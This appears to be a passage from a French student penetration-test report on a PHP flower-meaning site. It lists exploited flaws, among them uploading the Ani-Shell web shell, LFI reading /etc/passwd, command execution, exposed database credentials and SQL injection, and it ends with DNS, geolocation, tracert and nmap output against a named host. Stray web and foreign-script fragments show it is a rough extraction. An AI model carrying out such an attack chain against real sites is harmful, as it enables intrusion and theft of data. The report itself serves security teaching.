
$ligne= $query->fetch();

$f=$ligne['flower'];
$m=$ligne['meaning'];


echo "Your birth month flower is: $f<br><br>
In the language of flowers it means: $m</t>
";
```

Le code du fichier “**flowermonth.php~**” (backup file)

Vers la fin de l'attaque grâce à l'un des exploits uploader "Ani-Shell.php" qui offre plusieurs fonctionnalités dont le Ddos ou l'obtention d'un remote shell nous avons pu modifier les fichier .php tel que index.html qui est la page d'accueil



Résultat :



Le tableau qui énumère les vulnérabilités exploitées :

N° vuln	Nom de vuln	résultat de l'exploitation
1	Arbitrary File Upload	On a uploader des script php(code.php) pour l'execution des OS command Ou aussi (Ani-Shell.php) pour exploiter d'autre façade et le fichier text (rana.txt).
2	Listage de Répertoire	On a listé les répertoires /gallery et /upload .
3	Divulgation d'informations Techniques	Cette vulnérabilité nous a permis d'avoir des informations qui peuvent être utilisées pour former un bon vecteur d'attaque.
4	LFI (Local File Inclusion)	Grâce à cette vulnérabilité on a pu inclure le contenu d'un fichier local dans la page du site ou on a affiché le contenu de certains fichier (/etc/passwd).
5	Directory Traversal	Combiné à LFI , cette vulnérabilité nous a permis d'accéder à des fichiers qui se trouvent en dehors du fichier racine (www) du site.
6	Exécution de Commandes Arbitraires	Cette vulnérabilité nous a offert la possibilité d'exécuter n'importe quelle commande système sur la machine qui héberge le site web ce qui permettras de prendre le contrôle de la machine.

7	<i>Exposure of Backup files</i>	Cette vulnérabilité nous a fourni une surface d'attaque supplémentaire ou le code source a été exposé au claire, ce nous a permis de lire tout le code source des fichiers qui conçoivent le site-web comme (insert.php,flowermonth.php, upload.php..) contenant des informations sensibles (username et password de la base de données).
8	<i>Sql Injection</i>	Cette vulnérabilité nous a permis d'avoir toutes les informations contenues dans la base de données grâce à la modification de la variable envoyée avec get(month) qui a permis la modification de la requête envoyée par le serveur vers la base de données.

Actions Supplémentaires :

DNS Lookup And How It Works

URL: <http://ajisai4.ddns.net/> **Lookup**

IPv4 address for ajisai4.ddns.net
Domain Name Server: 41.104.135.84

Consequently, use the DNS lookup tool to find the IP address of a certain domain name. To clarify, the results will include the IP addresses in the DNS records received from the name servers.

How DNS Lookup Works

The Domain Name System, otherwise known as DNS, is a key component of the Internet. To clarify, DNS is the resolution of a domain name to an IP address.

En attente de www.clarity.ms...

астщер بتنفيذ سريع ومبادر

وسقط حائز على عدة جوائز ولديه عدة تراخيص

Type here to search

whatismyip.com/ip-address-lookup/

IP: 41.104.135.84

Lookup

IP Address	41.104.135.84
ASN	36947
City	Sour el Ghozlane
State/Region	Bouira
Country Code	Algeria
Postal Code	10004
ISP	Telecom Algeria
Time Zone	+01:00

IP2Location.com Results

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\admin> tracert ajisai4.ddns.net

Tracing route to ajisai4.ddns.net [41.104.135.84]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.1.1
 2  14 ms    19 ms    19 ms  105.101.0.1
 3  16 ms    15 ms    14 ms  10.131.216.5
 4  *         *         *      Request timed out.
 5  19 ms    20 ms    41 ms  10.131.15.5
```

```
C:\WINDOWS\system32>nmap 41.104.135.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 13:37 W. Central Africa Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.93 seconds

C:\WINDOWS\system32>nmap -sp 41.104.135.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 13:37 W. Central Africa Standard Time
Could not parse as a prefix nor find as a vendor substring the given --spoof-mac argument: 41.104.135.84. If you are giving hex digits, there must be an even number of them.
QUITTING!

C:\WINDOWS\system32>nmap -ss 41.104.135.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 13:38 W. Central Africa Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.75 seconds

C:\WINDOWS\system32>nmap -Pn 41.104.135.84
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 13:39 W. Central Africa Standard Time
Nmap scan report for 41.104.135.84
Host is up (0.13s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```



Merci